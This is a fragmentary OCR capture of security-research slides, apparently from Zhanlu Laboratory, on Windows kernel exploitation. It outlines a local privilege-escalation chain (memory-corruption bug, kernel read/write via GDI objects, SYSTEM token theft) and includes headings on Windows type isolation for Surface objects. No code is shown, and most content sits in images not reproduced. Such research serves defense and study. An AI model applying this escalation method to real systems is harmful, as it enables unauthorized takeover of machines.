
1. UAF OOB(write),Integer overflow
2. Gain the R&W via GDI object
3. Use arbitrary kernel memory to steal a system process token


Find a UAF,OOB Write Integer Overflow bug,
Gain the Kernel R&W via GDI object
Use the kernel R&W steal the system token And assign it to Current Process

湛泸实验室
ZHANLU LABORATORY


How the type Isolation Works

- Before Type Isolation




湛泸实验室
ZHANLU LABORATORY

- After Type Isolation: Surface divided into two parts




- After Type Isolation: Surface header Create and Free




湛泸实验室 ZHANLU LABORATORY

• After Type Isolation: Surface header Create and Free




How the type Isolation Works



湛泸实验室
ZHANLU LABORATORY

How the type Isolation Works

